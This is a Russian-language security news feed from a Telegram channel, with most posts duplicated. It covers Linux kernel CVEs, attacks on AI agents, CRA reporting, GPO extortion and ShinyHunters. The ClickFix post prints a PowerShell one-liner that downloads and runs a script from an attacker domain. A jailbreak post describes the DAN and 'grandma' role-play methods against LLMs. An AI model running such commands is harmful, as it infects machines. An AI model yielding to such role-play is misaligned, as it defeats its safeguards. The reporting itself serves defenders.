
CISA добавила уязвимости ядра Linux в каталог KEV
Агентство по кибербезопасности и защите инфраструктуры США (CISA) внесло три уязвимости ядра Linux в каталог эксплуатируемых уязвимостей (KEV).
Уязвимости CVE-2025-39682 (CVSS 9.8), CVE-2026-53266 (CVSS 8.8) и CVE-2025-39964 (CVSS 7.8) затрагивают обработку исключений, запись за границами буфера и условия гонки в сетевых подсистемах.
На данный момент нет информации об эксплуатации этих уязвимостей в реальных атаках или их использовании в рамках единой цепочки атак. Федеральным агентствам США предписано устранить эти уязвимости до 21 сентября 2026 года.
Источник: Security Affairs
@cbunit
Агентство по кибербезопасности и защите инфраструктуры США (CISA) внесло три уязвимости ядра Linux в каталог эксплуатируемых уязвимостей (KEV).
Уязвимости CVE-2025-39682 (CVSS 9.8), CVE-2026-53266 (CVSS 8.8) и CVE-2025-39964 (CVSS 7.8) затрагивают обработку исключений, запись за границами буфера и условия гонки в сетевых подсистемах.
На данный момент нет информации об эксплуатации этих уязвимостей в реальных атаках или их использовании в рамках единой цепочки атак. Федеральным агентствам США предписано устранить эти уязвимости до 21 сентября 2026 года.
Источник: Security Affairs
@cbunit
Атаки на ИИ-агентов: отравленные навыки и внедрение подсказок
Искусственные агенты становятся новой поверхностью атаки, подверженной отравленным навыкам, внедрению подсказок и атакам через подключенные инструменты.
Исследования февраля 2026 года показывают смещение фокуса с поведения моделей в изоляции на реальные пути атак через агентов, навыки, протоколы и подключенные среды. Вопрос теперь не в том, как заставить чат-бота сказать что-то запрещенное, а в том, как скомпрометировать агента, способного совершать действия.
Агент обладает постоянной памятью, цепочкой поставок навыков и инструментов, протоколами для подключения к внешним сервисам и возможностью выполнять действия в системах пользователя. Каждое из этих свойств представляет собой поверхность атаки, формируя полный жизненный цикл атаки, где целью является агент, а не только модель.
ⓘ Каталог угроз для ИИ
MITRE ATLAS — это фреймворк, который каталогизирует и систематизирует угрозы, направленные на системы искусственного интеллекта. Он помогает понять и классифицировать различные методы атак на ИИ, включая уязвимости моделей, агентов и их взаимодействие с внешними инструментами.
Источник: Security Affairs
@cbunit
Искусственные агенты становятся новой поверхностью атаки, подверженной отравленным навыкам, внедрению подсказок и атакам через подключенные инструменты.
Исследования февраля 2026 года показывают смещение фокуса с поведения моделей в изоляции на реальные пути атак через агентов, навыки, протоколы и подключенные среды. Вопрос теперь не в том, как заставить чат-бота сказать что-то запрещенное, а в том, как скомпрометировать агента, способного совершать действия.
Агент обладает постоянной памятью, цепочкой поставок навыков и инструментов, протоколами для подключения к внешним сервисам и возможностью выполнять действия в системах пользователя. Каждое из этих свойств представляет собой поверхность атаки, формируя полный жизненный цикл атаки, где целью является агент, а не только модель.
ⓘ Каталог угроз для ИИ
MITRE ATLAS — это фреймворк, который каталогизирует и систематизирует угрозы, направленные на системы искусственного интеллекта. Он помогает понять и классифицировать различные методы атак на ИИ, включая уязвимости моделей, агентов и их взаимодействие с внешними инструментами.
Источник: Security Affairs
@cbunit

ENISA запустила платформу для отчётности по CRA: что нужно знать производителям
▤ Разбор
11 сентября 2026 года вступили в силу требования к отчетности по Закону о киберустойчивости (CRA), одновременно с запуском Единой платформы отчетности ENISA (SRP).
Производители продуктов с цифровыми элементами, продаваемых в ЕС, теперь обязаны использовать SRP для сообщения об активно эксплуатируемых уязвимостях и серьезных инцидентах.
Закон CRA требует от производителей сообщать об активно эксплуатируемых уязвимостях и серьезных инцидентах, влияющих на безопасность продуктов с цифровыми элементами. Разработчики ПО с открытым исходным кодом также несут ответственность в той мере, в какой они участвуют в разработке таких продуктов.
ⓘ Что такое Закон о киберустойчивости (CRA)
Закон о киберустойчивости (Cyber Resilience Act, CRA) — это законодательный акт Европейского союза, направленный на повышение уровня кибербезопасности продуктов с цифровыми элементами. Он устанавливает требования к производителям по обеспечению безопасности своих продуктов на протяжении всего жизненного цикла, включая обязательное уведомление об уязвимостях и инцидентах.
Источник: VulnCheck
@cbunit
▤ Разбор
11 сентября 2026 года вступили в силу требования к отчетности по Закону о киберустойчивости (CRA), одновременно с запуском Единой платформы отчетности ENISA (SRP).
Производители продуктов с цифровыми элементами, продаваемых в ЕС, теперь обязаны использовать SRP для сообщения об активно эксплуатируемых уязвимостях и серьезных инцидентах.
Закон CRA требует от производителей сообщать об активно эксплуатируемых уязвимостях и серьезных инцидентах, влияющих на безопасность продуктов с цифровыми элементами. Разработчики ПО с открытым исходным кодом также несут ответственность в той мере, в какой они участвуют в разработке таких продуктов.
ⓘ Что такое Закон о киберустойчивости (CRA)
Закон о киберустойчивости (Cyber Resilience Act, CRA) — это законодательный акт Европейского союза, направленный на повышение уровня кибербезопасности продуктов с цифровыми элементами. Он устанавливает требования к производителям по обеспечению безопасности своих продуктов на протяжении всего жизненного цикла, включая обязательное уведомление об уязвимостях и инцидентах.
❝We knew that we needed better data, faster across the board, in our industry. So that’s what we deliver to the market. We’re going to continue to deliver key insights on vulnerability management, exploitation and major trends we can extrapolate from our dataset to continuously support practitioners.❞
— VulnCheck
Источник: VulnCheck
@cbunit
УЦСБ защитил критичные веб-ресурсы межсетевым экраном PT Application Firewall PRO
Разбор целиком: cbunit.ru
Источники: SecurityMedia · Хабр / Новости · CNews
@cbunit
Разбор целиком: cbunit.ru
Источники: SecurityMedia · Хабр / Новости · CNews
@cbunit
PAYLOAD: вымогательство через GPO Active Directory без шифрования
В апреле 2026 года злоумышленник получил контроль над Active Directory производственного предприятия на Ближнем Востоке. Он создал объект групповой политики (GPO) с именем PAYLOAD, который распространил требование выкупа, изменил обои и экран блокировки, а также отключил учётную запись локального администратора на всех рабочих станциях.
Атака использовала доверенную инфраструктуру Active Directory и механизмы групповой политики, что позволило обойти решения для обнаружения и реагирования на конечных устройствах (EDR). Вымогательство осуществлялось без шифрования данных, с упором на нарушение операционной деятельности и угрозу эскалации.
ⓘ Что такое объект групповой политики
Объект групповой политики (GPO) — это комбинация контейнера в Active Directory и шаблона в SYSVOL. Он позволяет администраторам управлять настройками компьютеров и пользователей в домене. Привязка GPO к корню домена означает, что его настройки применяются ко всем объектам в этом домене.
Источник: Securelist
@cbunit
В апреле 2026 года злоумышленник получил контроль над Active Directory производственного предприятия на Ближнем Востоке. Он создал объект групповой политики (GPO) с именем PAYLOAD, который распространил требование выкупа, изменил обои и экран блокировки, а также отключил учётную запись локального администратора на всех рабочих станциях.
Атака использовала доверенную инфраструктуру Active Directory и механизмы групповой политики, что позволило обойти решения для обнаружения и реагирования на конечных устройствах (EDR). Вымогательство осуществлялось без шифрования данных, с упором на нарушение операционной деятельности и угрозу эскалации.
ⓘ Что такое объект групповой политики
Объект групповой политики (GPO) — это комбинация контейнера в Active Directory и шаблона в SYSVOL. Он позволяет администраторам управлять настройками компьютеров и пользователей в домене. Привязка GPO к корню домена означает, что его настройки применяются ко всем объектам в этом домене.
Источник: Securelist
@cbunit

Exvicy копирует ErrTraffic: новая платформа для распространения ClickFix-вредоносов
Исследователи Sekoia обнаружили Exvicy — новую платформу для распространения вредоносного ПО типа ClickFix. Злоумышленник под ником @Exvicy предлагает её как услугу (MaaS), позиционируя как конкурента ErrTraffic. Изначально Exvicy продавался за $1200 в месяц, но цена выросла до $2000 из-за необходимости частых обновлений для обхода детектирования.
Анализ показал, что Exvicy использует тот же JavaScript-код, что и ErrTraffic. Мошенники создают фишинговые страницы, имитирующие проверку Cloudflare Turnstile. Для заражения жертв используется социальная инженерия с применением сочетания клавиш Win+R, которое открывает окно «Выполнить» и побуждает пользователя запустить вредоносную команду.
ⓘ Что такое ClickFix
ClickFix — это тип вредоносного ПО, который использует методы социальной инженерии для обмана пользователей. Злоумышленники создают поддельные страницы верификации или установки ПО, заставляя жертв выполнять команды или загружать файлы, которые в итоге приводят к заражению системы.
Источник: Sekoia
@cbunit
Исследователи Sekoia обнаружили Exvicy — новую платформу для распространения вредоносного ПО типа ClickFix. Злоумышленник под ником @Exvicy предлагает её как услугу (MaaS), позиционируя как конкурента ErrTraffic. Изначально Exvicy продавался за $1200 в месяц, но цена выросла до $2000 из-за необходимости частых обновлений для обхода детектирования.
Анализ показал, что Exvicy использует тот же JavaScript-код, что и ErrTraffic. Мошенники создают фишинговые страницы, имитирующие проверку Cloudflare Turnstile. Для заражения жертв используется социальная инженерия с применением сочетания клавиш Win+R, которое открывает окно «Выполнить» и побуждает пользователя запустить вредоносную команду.
ⓘ Что такое ClickFix
ClickFix — это тип вредоносного ПО, который использует методы социальной инженерии для обмана пользователей. Злоумышленники создают поддельные страницы верификации или установки ПО, заставляя жертв выполнять команды или загружать файлы, которые в итоге приводят к заражению системы.
powershell -wi mi -nop -Command "$a=irm 'recaptcha-check[.]com/8E9curHNH8UfAMLz';$ExecutionContext.InvokeCommand.InvokeScript($a)"
Источник: Sekoia
@cbunit
JailBreak-атаки на LLM: как обмануть ИИ ролевыми играми
Большие языковые модели (LLM) подвержены атакам типа JailBreak, которые позволяют обойти встроенные механизмы безопасности. JailBreak — это состязательная атака, цель которой — получить запрещенные или вредоносные ответы от модели. Атака инициируется пользователем, который с помощью ролевых игр или уловок заставляет модель нарушить правила безопасности.
В отличие от промпт-инъекции, где вредоносная команда приходит извне через внешние данные, JailBreak предполагает прямое взаимодействие пользователя с моделью. Пользователь напрямую «заговаривает зубы» нейросети, чтобы она выдала запрещенную информацию. Классическим примером является DAN-exploit, где модель просили играть роль персонажа без правил и ограничений, что позволяло ей отвечать на запросы, которые в обычном режиме отклонялись.
Другой пример — эксплойт «Бабушка», где модель уговаривали выдать информацию о производстве напалма, играя роль инженера-химика. Эти атаки демонстрируют, что манипуляция ограничениями модели достигается через убеждение, а не через технические уязвимости в коде.
Источник: Selectel
@cbunit
Большие языковые модели (LLM) подвержены атакам типа JailBreak, которые позволяют обойти встроенные механизмы безопасности. JailBreak — это состязательная атака, цель которой — получить запрещенные или вредоносные ответы от модели. Атака инициируется пользователем, который с помощью ролевых игр или уловок заставляет модель нарушить правила безопасности.
В отличие от промпт-инъекции, где вредоносная команда приходит извне через внешние данные, JailBreak предполагает прямое взаимодействие пользователя с моделью. Пользователь напрямую «заговаривает зубы» нейросети, чтобы она выдала запрещенную информацию. Классическим примером является DAN-exploit, где модель просили играть роль персонажа без правил и ограничений, что позволяло ей отвечать на запросы, которые в обычном режиме отклонялись.
Другой пример — эксплойт «Бабушка», где модель уговаривали выдать информацию о производстве напалма, играя роль инженера-химика. Эти атаки демонстрируют, что манипуляция ограничениями модели достигается через убеждение, а не через технические уязвимости в коде.
Источник: Selectel
@cbunit
ShinyHunters захватили сайт утечек Clop и требуют выкуп
Группировка ShinyHunters захватила сайт для публикации украденных данных, принадлежащий конкурирующей группе Clop. Злоумышленники потребовали восьмизначную сумму за возврат контроля и пригрозили раскрыть информацию о предыдущих выплатах Clop.
ShinyHunters утверждает, что получила доступ к инфраструктуре Clop, эксплуатировав уязвимость в программном обеспечении сайта. Конфликт, по заявлению ShinyHunters, начался после того, как Clop использовала 0-day эксплойт для атак на клиентов Oracle E-Business Suite (EBS), хотя ShinyHunters заявляет, что обнаружила уязвимость первой.
ⓘ Что такое Oracle E-Business Suite
Oracle E-Business Suite (EBS) — это комплексное интегрированное приложение для управления бизнес-процессами, включающее модули для финансов, управления персоналом, цепочками поставок и другими функциями. Уязвимости в таких системах могут привести к компрометации конфиденциальных корпоративных данных.
Источники: The Register · SecPost
@cbunit
Группировка ShinyHunters захватила сайт для публикации украденных данных, принадлежащий конкурирующей группе Clop. Злоумышленники потребовали восьмизначную сумму за возврат контроля и пригрозили раскрыть информацию о предыдущих выплатах Clop.
ShinyHunters утверждает, что получила доступ к инфраструктуре Clop, эксплуатировав уязвимость в программном обеспечении сайта. Конфликт, по заявлению ShinyHunters, начался после того, как Clop использовала 0-day эксплойт для атак на клиентов Oracle E-Business Suite (EBS), хотя ShinyHunters заявляет, что обнаружила уязвимость первой.
ⓘ Что такое Oracle E-Business Suite
Oracle E-Business Suite (EBS) — это комплексное интегрированное приложение для управления бизнес-процессами, включающее модули для финансов, управления персоналом, цепочками поставок и другими функциями. Уязвимости в таких системах могут привести к компрометации конфиденциальных корпоративных данных.
Источники: The Register · SecPost
@cbunit
Мошенники продают поддельные ИИ-подписки на $2000 через единый набор инструментов
Исследователи Malwarebytes Labs обнаружили более 100 мошеннических сайтов, имитирующих популярные сервисы и предлагающих подписки на ИИ-инструменты стоимостью до $2000 в год.
Сайты используют единый набор инструментов для создания и предлагают поддельные подписки на такие продукты, как GPT-6 Astra, DaVinci Resolve, PixAI и OpenCut. Они применяют профессиональный дизайн и используют легитимные формы входа Google, чтобы ввести пользователей в заблуждение. После входа в аккаунт пользователям предлагаются платные тарифы без возможности предварительного тестирования продукта.
ⓘ Что такое GPT-6 Astra
GPT-6 Astra — один из сервисов, имитируемых мошенническими сайтами. Сайты предлагают подписки на ИИ-инструменты, но на самом деле являются поддельными. Они используют легитимные формы входа Google, но не предоставляют заявленные услуги.
Источник: Malwarebytes Labs
@cbunit
Исследователи Malwarebytes Labs обнаружили более 100 мошеннических сайтов, имитирующих популярные сервисы и предлагающих подписки на ИИ-инструменты стоимостью до $2000 в год.
Сайты используют единый набор инструментов для создания и предлагают поддельные подписки на такие продукты, как GPT-6 Astra, DaVinci Resolve, PixAI и OpenCut. Они применяют профессиональный дизайн и используют легитимные формы входа Google, чтобы ввести пользователей в заблуждение. После входа в аккаунт пользователям предлагаются платные тарифы без возможности предварительного тестирования продукта.
ⓘ Что такое GPT-6 Astra
GPT-6 Astra — один из сервисов, имитируемых мошенническими сайтами. Сайты предлагают подписки на ИИ-инструменты, но на самом деле являются поддельными. Они используют легитимные формы входа Google, но не предоставляют заявленные услуги.
Источник: Malwarebytes Labs
@cbunit
#дайджест
Главное к исходу понедельника (21.09):
🔸 ShinyHunters захватили сайт утечек Clop и требуют выкуп
🔸 Exvicy копирует ErrTraffic: новая платформа для распространения ClickFix-вредоносов
🔸 ENISA запустила платформу для отчётности по CRA: что нужно знать производителям
🔸 УЦСБ защитил критичные веб-ресурсы межсетевым экраном PT Application Firewall PRO
Главное к исходу понедельника (21.09):
🔸 ShinyHunters захватили сайт утечек Clop и требуют выкуп
🔸 Exvicy копирует ErrTraffic: новая платформа для распространения ClickFix-вредоносов
🔸 ENISA запустила платформу для отчётности по CRA: что нужно знать производителям
🔸 УЦСБ защитил критичные веб-ресурсы межсетевым экраном PT Application Firewall PRO
Windows: уязвимость Dangling COM Object позволяет повысить привилегии
Разбор целиком: cbunit.ru
Источник: Google Project Zero
@cbunit
Разбор целиком: cbunit.ru
Источник: Google Project Zero
@cbunit